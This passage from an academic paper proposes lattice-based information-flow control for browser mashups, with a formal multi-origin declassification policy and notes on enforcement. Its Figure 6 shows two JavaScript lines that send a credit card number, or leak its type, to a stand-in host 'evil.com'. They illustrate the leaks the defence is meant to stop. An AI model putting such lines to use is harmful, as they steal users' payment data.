Of particular concern here is document inclusion via *script* tags. When a *script* tag is used to load JavaScript code from a different origin, the loaded script is integrated into the document, and thereby can freely interact with it. For the same reasons, interaction between different components loaded in this fashion is unrestricted.

The problem of *script*-tag inclusion for mashup applications is that the integrator must trust the third parties to protect its secrets and not to override trusted data with untrusted. Effectively, the security of the integrator no longer relies only upon itself, but also on the security of the third parties whose scripts are included.

So far, these issues have been resolved using the *iframe* tag. The *iframe* tag borrows a part of the integrator's window space to display another document. Since the integrated content is loaded in a separate document, the SOP applies, and the sensitive information of the integrator is protected. However, this also severely reduces the possibilities for interaction between the documents. A number of techniques for secure communication between documents have been proposed to bypass the restrictions, but, due to JavaScript's dynamic nature, ensuring confidentiality has proved to be complicated. See Barth et al. [9] for a number of attacks on mashup communication techniques.

The phenomenon is illustrated in Figure 1, where there are two inclusions from site B into site A. The first inclusion (B.html) is by an *iframe* tag, while the second inclusion (B.js) is by a *script* tag. This implies two levels of trust: either full or no trust, but also two modes of interaction. Either the content is fully trusted and integrated in the document with full interactivity, or the content is not trusted at all and loaded in a separate document with very limited interactivity.

To sum up, today's mashups trade the users' confidentiality and integrity for functionality. In order to deal with this problem, we aim at



Fig. 1. Polarized trust in mashups

requiring the same separation between cross-origin content within documents as we have between documents.

1.3 Lattice-based approach

We propose a lattice-based approach to mashup security. The security lattice is built from the origins of the mashup components so that each level in the lattice corresponds to a set of origins. The key element in the approach is that the security lattice is inferred directly from the mashup itself.

The security lattice is used to label the classified objects, where an object's label corresponds to the origin from which it is loaded. The labels are used to track information flow within the browser. One may use a range of techniques, such as static and/or dynamic analysis to ensure that information from one origin does not flow to another one unless the information has been declassified (in case of confidentiality) or endorsed (in case of integrity) for that specific target.

The enforcement mechanism controls possible channels for communicating data from within the page to the outside environment, such as by following links or submitting forms.

In order for the components of one origin to securely release information to another origin, declassification [33] is required. We propose a mechanism that allows origins to specify *escape hatches* [31] for declassifying objects. The novelty of our mechanism is that a piece of data may be released only if all origins that *own* the data agree that it can be released. This approach provides a much-desired flexibility for composite secure data release.

At two extreme instances of our framework, we obtain an isolation of iframes and the flexibility of the *script* tag for including third-party

content. The main benefit of our approach is that it allows a fine-grained control over information propagation within the browser.

1.4 Attacker model

We assume an honest user that runs a trusted browser on a trusted machine. The *web attacker* [10] is an owner of malicious web sites that the user might be accessing. The web attacker is weaker than, for example, the classical Dolev-Yao attacker [18], because the web attacker may not intercept or modify arbitrary messages. This implies that the web attacker is unable to mount man-in-the-middle attacks. Instead, the network capabilities of the web attacker are restricted to the standard network protocols of communication with servers in the domain of attacker's control.

In contrast to Barth et al. [10], we do not assume a particular separation of web sites on trusted and untrusted. Instead, different component of a web site (or mashup) have different interests and only trust themselves and their security policies.

The *gadget attacker* [10] is a web attacker with the possibility that an integrator embeds a gadget of the attacker's choice. Our attacker is richer than the gadget attacker. First, we take into account that different content providers might have different interests and protect gadgets from each other. Second, the integrator itself might be a malicious web site. Hence, we refer to our attacker as a *decentralized gadget attacker*.

Social engineering attacks such as *phishing* are not in the scope of the paper. Note that since we focus on distinguishing intended vs. unintended inter-domain communication, injection attacks (such as by *cross-site* scripting) are not prevented, but the payload of the injection is restricted from unintended inter-domain communication.

1.5 Sources and sinks

Security sources and sinks correspond to the end-points, where security-sensitive data enters and leaves the system. For confidentiality, we consider secret sources, where secret information enters the system, and public sinks, where public output happens. For integrity, untrusted sources and trusted sinks are of the respective importance. Most of the discussion in this paper is focused on confidentiality. Section 5.1 briefly discusses an integrity extension.

User-sensitive data can be stored in browser cookies, form input, browsing history, and other secret sources (cf. the list of sensitive sources used by Netscape Navigator 3 [27]). Client-side scripts have full read access to such data. The need for read access is often well-justified: one

common usage is form validation, where (possibly sensitive) data is validated on the client side by a script, before it is passed over to the server. Read access is necessary for such a validation.

We assume that public sinks are observable by the attacker. A script must not leak information from secret sources to public sinks. Examples of public sinks are communication to attacker-observable web sites or interaction with parts of the host site that the script is not allowed to. As we describe further, fine granularity of the lattice-based approach allows us to express such policies.

1.6 Scenarios

Below are some motivating scenarios for our approach.

Dangerous goods Consider a scenario of a trucking company that uses a web-based application for managing truck data. In this context, sensitive data that this application needs to operate on includes information such as truck load and scheduled stops. In order to visualize the location of the trucks to the user, the application uses the Google Maps API [2]. This visualization requires that the web application supplies coordinates of each truck when making API calls. With the current technology, Google Maps API can only be used through script inclusion, which means that the code supplied by Google has access to the entire page it is part of. Due to the limitations of the Same-Origin Policy, the company must trust that Google's code is not malicious or that Google's security is not compromised.

Advertising In online advertisement, ad providers seek tight interaction of the ads with pages that provide context for advertisements. Hence, the iframe-based solution often turns out to be too restrictive. On the other hand, ad scripts need to be constrained from giving full trust, since a malicious advertiser can compromise sensitive data.

Unlike previous work that restricts language for advertisement to a strict subset, e.g., AdSafe [14], we allow interactions between trusted code and ads as long as information-flow policies of the trusted origin are respected. Such policies may prevent any flows from the trusted origin to the ad provider, or perhaps, allow some restricted flow, such as releasing certain keywords or releasing some part of user behavior.

2 Lattice-based flow in mashups

To deal with the problem of cross-origin content within a document, we propose an approach based on security lattices. An interesting aspect in

the mashup setting is that we can infer the levels of the lattice from the mashup itself. The origins of the components of the mashup become the levels of the security lattice. The security lattice is used to label nodes in the *Document Object Model-tree* (DOM-tree), a tree representation of the underlying document. To allow a controlled release of information we also propose a declassification mechanism.

2.1 Information lattice

We draw on the *information lattice* [16, 21] in our model of secure information flow. The lattice model is a natural fit for modeling both confidentiality and integrity. In general, a lattice is a partially ordered set with *join* ($\sqcup$) and *meet* ($\sqcap$) operations for computing the *least upper bound* and the *greatest upper bound*, respectively. The security lattice is based on a *security order* on *security levels*, elements of the lattice. The security order expresses the relative restrictiveness of using information at a given security levels. Whenever two elements ℓ_1 and ℓ_2 are ordered $\ell_1 \sqsubseteq \ell_2$, then the usage of information at level ℓ_2 is at least as restrictive as usage of information at level ℓ_1. More restrictive levels correspond to higher confidentiality and to lower integrity, in the respective cases of modeling confidentiality and integrity. The intention is that higher confidentiality (lower integrity) information does not affect lower confidentiality (higher integrity) in a secure system.

The lattice operators $\sqcup$ and $\sqcap$ are useful for computing the security level of information that is produced by combining information at different security levels. A simple example of an information lattice is a lattice with two elements *low* and *high*, where $low \sqsubseteq high$ and $high \not\sqsubseteq low$. These levels may correspond to public and secret information in a confidentiality setting and to malicious and non-malicious information in an integrity setting.

2.2 The domain lattice

The elements of the security lattice are simply sets of origins ordered by the set relation. At the bottom of lattice, denoted by $\bot$, is the empty set. Single origins (i.e., singleton origin sets) form a flat structure. In the notation above, origins $o_1, \ldots, o_n$ correspond to levels $\ell_1, \ldots, \ell_n$, where $\bot \sqsubseteq \ell_1, \ldots, \bot \sqsubseteq \ell_n$ so that for any ℓ and i we have $\ell \neq \bot \ \ \& \ \ \ell \sqsubseteq \ell_i \Longrightarrow \ell = \ell_i$.

When content from one origin is combined with content from another origin, the level of the result is the join of the origins. Indeed, the levels in the lattice correspond to sets of origins $\ell = \{o_1, \ldots, o_n\}$, where $\ell \sqsubseteq \ell'$ if and only if we have the set inclusion $\ell \subseteq \ell'$. This allows data to be combined and used within the browser and still prevents it from leaking to external targets.

DOM-tree nodes (including the affiliated variables) are labeled with security levels when a new document is loaded from an origin server. The origin of the document is the base level of the lattice. As the document is being parsed and the DOM-tree is built, we use the origins of the contents in the document for labeling new objects. All HTML tags that have an *src* attribute can fetch content (e.g., images, scripts, or style sheets) from any origin, which will be incorporated into the current document.

One interesting aspects of the lattice model is the treatment of subdomains. The Same Origin Policy treats subdomains the in same way as any other domain, with the exception of one case. In current browsers one may change the *document.domain* property of a document loaded from a subdomain to the domain it is a subdomain of. When this is done, the subdomain is considered as a part of the domain. This means that the subdomain can access and can be accessed from any document loaded from the domain, since they are now considered to be of the same origin according to the SOP.

Translating this behavior to the security lattice would mean a merge of the origins or an uncontrolled declassification of all contents belonging to either the subdomain or the domain. This behavior can be supported using a lattice-based approach, but since we aim at a more fine-grained control over information flow in the browser, we prefer that subdomains are treated as any other domains.

Examples The examples below clarify how the lattice model reflects security goals in different contexts.

Single domain We start with a simple example of a page, loaded from a single domain, that does not reference any third-party content. This represents most regular pages that only contain content from the origin domain. In this case, the interesting part of the lattice consists only of that domain and the bottom label, as can be seen in Figure 2.

Simple mashup with two domains In the scenarios of Dangerous Goods and Advertising from Section 1.6, we have content from two origin domains combined to create a mashup. Figure 3 shows the lattice for the Advertising scenario. Information flow between the content provider and advertisement provider is disallowed. The Dangerous Goods scenario features declassification of certain content from one domain to the other. This is a one-way flow of information, portrayed in Figure 4.

As we elaborate in Section 3, each origin can provide a set of escape hatches that specifies what information can be released and to what origin. In the Dangerous Goods scenario, this corresponds to the coordinates of the truck.

Fig. 2. Single domain lattice



Fig. 3. Two-domain mashup lattice



Fig. 4. Declassification



Fig. 5. Three-domain mashup lattice

Complex mashup with multiple domains More complex mashups, such as the iGoogle portal or the social networking site Facebook, include content from multiple domains. In such mashups, when a content is combined from two origins, the level of the result is raised to the join of the levels. Figure 5 shows the lattice for a mashup combining content from three origins.

2.3 Embedded third-party content

When communication between the content and its origin is allowed by default, as is the case with the SOP, one needs to identify how third-party content, that is included in a document, is labeled.

In browsers today, any third-party content included in a document is considered to have the document's origin regardless of the actual origin of the included content. This turns problematic in a mashup setting, because the third-party content may be freely send to the document's origin. Instead, we associate the third-party content with its actual origin. This choice has an important security implication: information has to be declassified before it is communicated to other origins. That is, third-party content may not be sent to the document's origin without being declassified by the third-party.

2.4 Declassification

While mashups without cross-domain communications exist (cf. the simple version of an advertisement scenario), flexible information flow within

mashups is often desired (cf. combination of Craigslist and Dangerous Goods with Google Maps). It is crucial to have a permissive and yet secure cross-domain mechanism that does not allow one component to leak information from another without an explicit permission. How do we ensure that information release intended by one component is not abused by another component or, perhaps, by a malicious integrator? For example, one component of a mashup may agree to release a piece of data but only if is averaged with a piece of data of another component. Or, an email service agrees to release the addresses from the user's contact list but only to a certain type of social network web sites. What we seek is a framework, where individual components may declare what they are willing to release. The information may include data that is controlled by other components, but the actual release is only allowed if all the *owner* components *agree* on releasing the data. This brings us to the next section, where we formalize this kind of policies.

3 Formal policy

Our formal security policy is an extension of the delimited release [31] policy to multiple origins. Delimited release defines the declassification policy as a set of *escape hatches* which declare what information about secrets can be declassified. In a multiple-origin setting, the policy declaration is spread across multiple origins. We let every origin define its set of escape hatches. This reflects the origin's own view on declassification. An origin can freely declassify expressions that are as restrictive as its own level, but is limited in declassification of expressions that involve other origins. In order for such declassifications to be allowed, a corresponding declaration has to be present in the declassification policies of the other involved origins. The rest of this section specifies how a composite declassification policy is derived based on the individual policies, and defines our security condition which we dub *composite delimited release*.

An escape hatch is represented as a pair (e, ℓ), where e is an expression to be declassified and ℓ is a target level of the declassification. For a given origin o, denote by $E(o)$ a set of escape hatches of that origin.

Consider a simple example of declassifying expression $x + y$, where x has a security level of origin A and y has a security level of origin B. We want to allow release of $x + y$ only if both A and B agree on the declassification of $x + y$. We call all origins willing to declassify a particular expression *declassifying origins* or *declassifiers*.

Definition 1 (Declassifiers) *Given an expression e that is to be declassified to a target security level ℓ, and a set of origins $o_1 \dots o_n$ with respective declassification policies $E(o_1) \dots E(o_n)$, define* declassifying origins *for e to ℓ as follows:*

$$\mathit{declassifiers}(e, \ell, o_1 \dots o_n) = \{o_i \mid (e, \ell') \in E(o_i) \wedge \ell' \sqsubseteq \ell\}$$

The expression e is simply looked up in the set of escape hatches of $E(o_i)$ in the definition above.

Note that $\mathit{declassifiers}(e, \ell, o_1 \ldots o_n)$ by itself corresponds to a security level. We next define when a declassification is *allowed*. Informally, when an expression e is declassified from a source level ℓ_{source} to a target level ℓ_{target}, there needs to be enough origins willing to declassify that expression. Formally, this is captured by the following definition.

Definition 2 (Allowed declassifications) *For an expression e of level ℓ_{source}, declassification of e to a target level ℓ_{target} is* allowed *if*

$$\ell_{source} \sqsubseteq \ell_{target} \sqcup \mathit{declassifiers}(e, \ell_{target}, o_1 \ldots o_n)$$

We use notation $\mathit{allowed}(e, \ell_{source}, \ell_{target}, \mathbf{O})$ for allowed declassifications, where $\mathbf{O}$ abbreviates a set of origins $o_1 \ldots o_n$.

Example Assume variables x and y with levels $\Gamma(x) = \{A\}$ and $\Gamma(y) = \{B\}$. Consider origin A with declassification policy $E(A) = \{(x + y, \bot)\}$. A allows declassification of $x + y$ to the public level. Assume also that B has no reference of y in its declassification policy $E(B)$. The composite of these policies allows declassification of $x + y$ to target level $\{B\}$, because $\mathit{declassifiers}(x + y, \{B\}, AB) = \{A\}$ and $\{A, B\} \sqsubseteq \{B\} \sqcup \{A\}$. However, declassifying $x + y$ to $\bot$ is disallowed, because the inequality for allowed declassifications does not hold if the target level is $\bot$: $\{A, B\} \not\sqsubseteq \bot \sqcup \{A\}$.

An example scenario for this kind of policy is a challenge-response pattern, where B poses the challenge y, A performs some computation with y and A's private value x and declassifies the result of the computation to B.

Composite policy We now show how a composite declassification policy can be constructed from individual policies of every origin.

Definition 3 *Given origins $\mathbf{O}$, define by $\mathit{Compose}(\mathbf{O})$ escape hatches (e, ℓ) that are allowed according to the declassification policies of $\mathbf{O}$:*

$$\mathit{Compose}(\mathbf{O}) = \{(e, \ell) \mid (e, \ell') \in \tilde{E}(o) \quad \text{for some } \ell' \text{ and } o \in \mathbf{O} \wedge \mathit{allowed}(e, \Gamma(e), \ell, \mathbf{O})\}$$

Note that $\mathit{Compose}(o_1 \ldots o_n)$ is monotonic in origins. Adding a new origin never makes declassification policy more restrictive.

Composite delimited release Based on the definition of composite policy, we can now extend the condition of delimited release [31] to a setting with multiple origins.

We associate every object x in the browser model with a security level $\Gamma(x)$, where Γ is a mapping from object names to security levels.

```
document.location = "http://evil.com/leak?secret=" +
    encodeURI(form.CardNumber.value);
```

(a) Leak via URL

```
if (form.CardType.value == "VISA")
    new Image().src="http://evil.com/leak?VISA=yes";
else new Image().src="http://evil.com/leak?VISA=no";
```

(b) Implicit flow

Fig. 6. Explicit and implicit flows

We model the browser as a transition system $\langle S, \mapsto \rangle$, where S ranges over possible states s, and $\mapsto$ defines transitions between states. We denote by $s(x)$ the value of a variable x in a state s, and lift this notation to values of expressions in a given state. Denote by $\sim_\ell$ equivalence of two states up to a level ℓ:

$$s_1 \sim_\ell s_2 \triangleq \forall x \,.\, \Gamma(x) \sqsubseteq \ell \,.\, s_1(x) = s_2(x)$$

We write $s \Downarrow s'$ whenever s' is a terminal state in a sequence of transitions $s \mapsto s_1 \ldots \mapsto s'$.

For a set of escape hatches, we define indistinguishability of states up to a security level ℓ based on this set of escape hatches:

Definition 4 (Indistinguishability of states) *For a set of escape hatches E say that states s and s' are* indistinguishable *by E up to ℓ (written $s\ I(E, \ell)\ s'$) if $\forall (e, \ell') \in E$ such that $\ell' \sqsubseteq \ell$ it holds that $s(e) = s'(e)$.*

This allows us to define our security condition.

Definition 5 (Composite delimited release) *For origins $\mathbf{O}$, a system $\langle S, \mapsto \rangle$ satisfies* composite delimited release *if for every level ℓ and any states s_1 and s_2 such that $s_1 \sim_\ell s_2$ and $s\ I(Compose(\mathbf{O}), \ell)\ s'$ then whenever $s_1 \Downarrow s_1'$ and $s_2 \Downarrow s_2'$ it holds $s_1' \sim_\ell s_2'$.*

This definition uses composite policies to filter out disallowed declassifications. For instance, in a system with two origins A and B, such that A's declassification policy is empty, B's code cannot declassify any information about A's data. In browser-specific settings this prevents unintended leakage of information.

The composite delimited release precisely regulates *what* information can be declassified, because the escape hatches are related to the initial values in the program. For example, assume that both A and B contain only $(x + y, \bot)$ in their escape hatch sets, where $\Gamma(x) = \{A\}$ and $\Gamma(y) = \{B\}$. Assume there is also x' with $\Gamma(x') = \{A\}$. Composite delimited

release allows declassification of the initial value of $x + y$. If, however, x is updated to x', which is different from the initial values of x, then the declassification of $x + y$ is rejected.

Composite delimited release can be enforced in two steps. The first step checks that all declassifications are allowed, i.e., all involved origins agree on the declassified escape hatches. Second step has to ensure that the value of an escape hatch expression is not changed since the start of the system. Such an enforcement can be done both statically [31] and dynamically [5].

4 Enforcement considerations

This section provides practical considerations for implementing an enforcement mechanism for the policies that we have discussed. Enforcement can be realized by a collection of different techniques, which we bring up in this section. Regardless of the technique used, we need to consider all possible communication channels. This includes direct communication channels such as XMLHttpRequest, but also indirect ones such as modification of the DOM tree or communication requests that happen after the user follows a link on a page.

4.1 Information-flow tracking

When tracking the actual information flow in JavaScript code, a combination of standard information-flow control [17, 26, 34] can be used with tracking information flow in the presence of language features such as dynamic code evaluation.

Explicit and implicit flow To illustrate simple flows, consider an application that processes a credit card number. Such applications often employ simple validating scripts on the client side before the number is sent to the server. Assume fields `CardNumber` and `CardType` contain the actual number and type of the card. Figure 6(a) corresponds to an *explicit* flow, where secret data is explicitly passed to the public sink via URL. Figure 6(b) illustrates an *implicit* [17] flow via control flow: depending on the secret data, there are different side effects that are visible for the attacker. The program branches on whether or not the credit card number type `form.CardType.value` is VISA, and communicates this sensitive information bit to the attacker through the URL. These flows are relatively well understood [30]. Note that these attacks demonstrate different sinks for communicating data to the attacker: the former uses the redirection mechanism, and the latter creates a new image with the source URL leading to the attacker's web site.

Beyond simple flows While tracking explicit and implicit flows is relatively well-understood [17, 26, 34], JavaScript and DOM open up further channels for leaking information. One particular challenge is the dynamic code evaluation feature of JavaScript, which that evaluates a given string by the function *eval*(). Static analysis is bound to be conservative when analyzing programs that include *eval*(), especially if strings to be evaluated are not known at the time of analysis. However, recent progress on dynamically analyzing programs for secure information flow [32, 6, 5] shows how to enforce versions of security that are insensitive to program nontermination either purely dynamically or by hybrids of static and dynamic techniques.

Vogt et al.[35] show how a runtime monitor can be used for tracking information flow. They modify the source code of the Firefox browser, adding a monitor to the JavaScript engine. Although they adopt the simplistic high-low security lattice (see the discussion in Section 6), their enforcement can be extended with our lattice model in a straightforward fashion. With Vogt's implementation as a starting point, our larger research program pursues modular enforcement by hybrid mechanisms that combines monitoring with on-the-fly static analysis for a languages with dynamic code evaluation [5], timeout [28], tree manipulation [29], and communication primitives [5].

4.2 Communication channels

Any action that results in a request being sent is potentially a communication channel. While some of the actions were intended for this purpose, some have unintentionally arisen from the design of the browser. These channels need to be controlled in order to prevent information leaks. The channels can be categorized in *navigation* channels and *content-request* channels.

Navigation channels Navigation channels are the result of navigation in the browser. When the browser navigates to a new page, a request that is sent to the target location may include any information from the current document. Some navigation channels are one-way, since the document initiating the navigation is usually unloaded to make place for the new document. Below we list possible navigation channels.

Window navigation When a browser window navigates to a new page, a new document is requested and loaded inside that window, replacing the current document. Window navigation is initiated by setting the *location* attribute of the window to a new address. Another way to navigate windows is by spawning new ones, using the *window.open*() method, or navigating previously spawned windows to a new address.

Frame navigation Frame navigation may happen when a frame parent resets the *src* attribute of the frame node. This applies to frame nodes created by both the *frame* tag and the *iframe* tag. This replaces the document currently loaded in the frame with the document being requested. However, the parent of the frame persists, and access to the content from the parent frame or other frames is restricted by SOP.

Links and forms An often disregarded form of navigation is user interaction with links and forms. Note that the target of a link or a form of one of the components may be modified by another component. As a result, information about the user interaction may be leaked to an arbitrary origin.

Content-request channels Content-request channels stem from the different possibilities for requesting new content within the browser. These channels are two-way channels, since the requested content is included in the current document.

The XMLHttpRequest object The XMLHttpRequest object allows JavaScript code to request content from the origin of the document. In mashups, this corresponds to the origin of the integrator. In current browsers, the XMLHttpRequest communication channel is the only communication channel restricted by the SOP. In a mashup, this prevents components from requesting content from arbitrary origins.

In our approach, components can communicate with their respective origin regardless of the origin of the document. The information that can be communicated in this manner is restricted by the information flow policy. This makes our approach more permissive than the current standards, while still maintaining confidentiality.

DOM-tree modification When DOM nodes are added or modified this can result in new content being requested from arbitrary origins. These requests can carry information in the URL being requested as well as in the content received. This creates an unintentional communication channel through which an attacker may leak information.

5 Extensions

We discuss an extension with integrity policies and applicability of our approach to server-side mashups.

5.1 Integrity

While the primary focus of this paper is confidentiality, we briefly discuss integrity extensions to our approach. In an extension to integrity,



Fig. 7. Combined security lattice

the security levels need to reflect both confidentiality and integrity of data. Such levels are denoted as pairs $\ell_C; \ell_I$, where ℓ_C is a confidentiality component, and ℓ_I is an integrity component of the level. Each of the components is, as previously, a set of involved origins, where integrity component enlists origins that trust that level. Therefore, integrity ordering is dual to the one of confidentiality: the more origins the label includes, the more trusted it is. The bottom $\bot$ corresponds to trust by no origin, the least trusted level.

Figure 7 shows the combined security lattice for both confidentiality and integrity, assuming three origins A, B, and C. The least restrictive level is $\bot; A, B, C$, corresponding to the least confidential and the most trusted data. The most restrictive level is $A, B, C; \bot$ corresponding to the most confidential and least trusted data.

Note that this extension allows one to reason not only about pure integrity policies, but also about the relationship between integrity and confidentiality [25]. In both cases, policies for endorsing untrusted data [3] are important.

5.2 Server-side mashups

This paper has so far considered client-side mashups, where the components are combined in the browser. However, our approach may just as well be applied on the server side. If none of the mashup components contains user-specific information or if the integrator has access to all required user information, then the components may be combined on the server side. This opens up for the possibility of statically analyzing all code before delivering it to the client. A popular example of such a mashup is the social network Facebook [1], which combines static analysis of the third-party code with rewriting of the code to ensure isolation.

6 Related work

We discuss most related work on declassification, monitoring information-flow in browsers, and access control in mashups.

Declassification Much progress has been recently made on policies along the *dimensions of declassification* [33] that correspond to *what* information is released, *where* in the systems it is released, *when* and by *whom*. Combining the dimensions remains an open challenge [33]. Recently, the *what* and *where* dimensions, and sometimes their combinations, received particular attention [23, 4, 8, 11, 5].

The *who* dimension of declassification has been investigated in the context of *robustness* [25, 3], but in separation from *what* is declassified. Lux and Mantel [22] investigate a bisimulation-based condition that helps expressing who (or, more precisely, what input channels) may affect declassification.

The composite delimited release policy we suggest in this paper combines the *what* and *who* dimensions. The escape hatches express the *what* and the ownership of the origins of the escape-hatch policies expresses the *who*.

Monitoring information flow in browsers Vogt et al.[35] show how a runtime monitor can be used for tracking information flow. They modify the source code of the Firefox browser, adding a monitor to the JavaScript engine. However, their experiments show that it is often desirable for JavaScript code to leak some information outside the domain of origin: they identify 30 domains such as `google-analytics.com` that should be allowed *some* leaks. Their solution is to white-list these domains, and therefore allow *any* leaks to these domains, opening up possibilities for laundering. With our approach, these domains can be integrated into a policy with declassification specifications of exactly what can be leaked to which security level, avoiding information laundering.

Mozilla's ongoing project FlowSafe [19] aims at empowering Firefox with runtime information-flow tracking, with dynamic information-flow reference monitoring [6, 7] at its core.

Yip et al. [37] present a security system, BFlow, which tracks information flow within the browser between frames. In order to protect confidential data in a frame, the frame cannot simultaneously hold data marked as confidential and data marked as public. BFlow not only focuses on the client-side but also on the server-side in order to prevent attacks that move data back and forth between client and server. By applying our method within documents, we obtain a finer-grained information-flow tracking than that of BFlow.

Access control in mashups Access control in mashups has been an active area of recent research. Access-control policies have the known limitation compared to information-flow policies that once the data is allowed access, it can be used by an application arbitrarily, and potentially, in an insecure way. We discuss some recent highlights in this area below.

Wang et al. [36] draws analogies between mashups and operating systems and defines protection and communication abstractions for the browser in their proposal MashupOS. MashupOS expands the trust model of the SOP to better match the trust relationships found in a mashup. Two HTML tags are suggested to implement the abstractions, *ServiceInstance* and *Friv*. The tag *ServiceInstance* is used to load a service into an isolated region of memory, which can then be connected to a *Friv* which is responsible for displaying the content. The combination is similar to an iframe, but with more flexibility and protection. The isolation between content is controlled by the SOP.

OMash, by Crites et al., [13] simplifies the abstractions of MashupOS. They propose that every document should declare a public interface through which all communication with other documents is handled. OMash does not rely on the SOP for isolation. Instead, each document is isolated apart from the public interface. This does not handle cross-origin content within the same document.

Jackson et al. proposed Subspace [20], a framework for secure communication between mashup components based on existing browser features. Each component is loaded in an iframe originating from a subdomain of the integrator and communication is achieved by relaxing the domain attribute of the documents so that a communication object can be shared.

Smash [15], proposed by De Keukelaere et al., is another high-level communication framework for mashups. The components are isolated from each other, but can communicate using a high-level interface in the framework. Isolation is achieved by loading each component in an iframe. The fragment identifier channel [12] is used as a communication primitive. The communication primitive can be exchanged for a more suitable solution, as the actual communication is managed at a lower level in the framework. As this framework relies on existing browser features, it can be easily adapted. However, once a piece of information has been communicated to another component, control over its use is lost.

7 Conclusion

We have proposed a lattice-based approach to the mashup security problem. By representing origin domains as incomparable security levels in a lattice, we have a natural model, where no information between the origins is allowed, unless explicitly prescribed by a declassification policy. We have formalized the security guarantees that combine the aspects of

what can be released and by *who*. We have discussed practical issues with security policies and integrating their enforcement into browsers.

Compared to much work on access-control policies in web browsers, we are able to track the flow of information in a more fine-grained way. Compared to other work on tracking information flow in the browser, we are able to offer a rich decentralized security-policy model.

Future work includes a formalization of a fully-fledged combination of the *what* dimension of declassification (as expressed by escape hatches) and the *who* dimension (as expressed by the *decentralized label model* [24]). Another line of work is a practical evaluation by implementation. Yet another intriguing direction focuses on integrity aspects, as sketched in Section 5.1.

References

1. Facebook. http://www.facebook.com.
2. Google Maps API. http://code.google.com/apis/maps.
3. A. Askarov and A. Myers. A semantic framework for declassification and endorsement. In *Proc. European Symp. on Programming*, LNCS. Springer-Verlag, 2010. To appear.
4. A. Askarov and A. Sabelfeld. Localized delimited release: Combining the what and where dimensions of information release. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, pages 53–60, June 2007.
5. A. Askarov and A. Sabelfeld. Tight enforcement of information-release policies for dynamic languages. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
6. T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
7. T. H. Austin and C. Flanagan. Permissive dynamic information flow analysis. Technical Report UCSC-SOE-09-34, University of California, Santa Cruz, 2009.
8. A. Banerjee, D. Naumann, and S. Rosenberg. Expressive declassification policies and modular static enforcement. In *Proc. IEEE Symp. on Security and Privacy*, pages 339–353, May 2008.
9. A. Barth, C. Jackson, and W. Li. Attacks on javascript mashup communication. In *Proc. of Web 2.0 Security and Privacy 2009 (W2SP 2009)*, May 2009.
10. A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. In *Proc. USENIX Security Symposium*, 2008.
11. G. Barthe, S. Cavadini, and T. Rezk. Tractable enforcement of declassification policies. In *Proc. IEEE Computer Security Foundations Symposium*, June 2008.
12. J. Burke. Cross domain frame communication with fragment identifiers. http://tagneto.blogspot.com/2006/06/ cross-domain-frame-communication-with.html, June 2006.

13. S. Crites, F. Hsu, and H. Chen. Omash: enabling secure web mashups via object abstractions. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 99–108, New York, NY, USA, 2008. ACM.
14. D. Crockford. Making javascript safe for advertising. adsafe.org, 2009.
15. F. De Keukelaere, S. Bhola, M. Steiner, S. Chari, and S. Yoshihama. Smash: secure component model for cross-domain mashups on unmodified browsers. In *WWW '08: Proceeding of the 17th international conference on World Wide Web*, pages 535–544, New York, NY, USA, 2008. ACM.
16. D. E. Denning. A lattice model of secure information flow. *Comm. of the ACM*, 19(5):236–243, May 1976.
17. D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Comm. of the ACM*, 20(7):504–513, July 1977.
18. D. Dolev and A. Yao. On the security of public-key protocols. *IEEE Transactions on Information Theory*, 2(29):198–208, Aug. 1983.
19. B. Eich. Flowsafe: Information flow security for the browser. https://wiki.mozilla.org/FlowSafe, Oct. 2009.
20. C. Jackson and H. J. Wang. Subspace: secure cross-domain communication for web mashups. In *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 611–620, New York, NY, USA, 2007. ACM.
21. J. Landauer and T. Redmond. A lattice of information. In *Proc. IEEE Computer Security Foundations Workshop*, pages 65–70, June 1993.
22. A. Lux and H. Mantel. Who can declassify? In *Workshop on Formal Aspects in Security and Trust (FAST'08)*, volume 5491 of *LNCS*, pages 35–49. Springer-Verlag, 2009.
23. H. Mantel and A. Reinhard. Controlling the what and where of declassification in language-based security. In *Proc. European Symp. on Programming*, volume 4421 of *LNCS*, pages 141–156. Springer-Verlag, Mar. 2007.
24. A. C. Myers and B. Liskov. A decentralized model for information flow control. In *Proc. ACM Symp. on Operating System Principles*, pages 129–142, Oct. 1997.
25. A. C. Myers, A. Sabelfeld, and S. Zdancewic. Enforcing robust declassification and qualified robustness. *J. Computer Security*, 14(2):157–196, May 2006.
26. A. C. Myers, L. Zheng, S. Zdancewic, S. Chong, and N. Nystrom. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001–2009.
27. Netscape. Using data tainting for security. http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript/advtopic.htm, 2006.
28. A. Russo and A. Sabelfeld. Securing timeout instructions in web applications. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
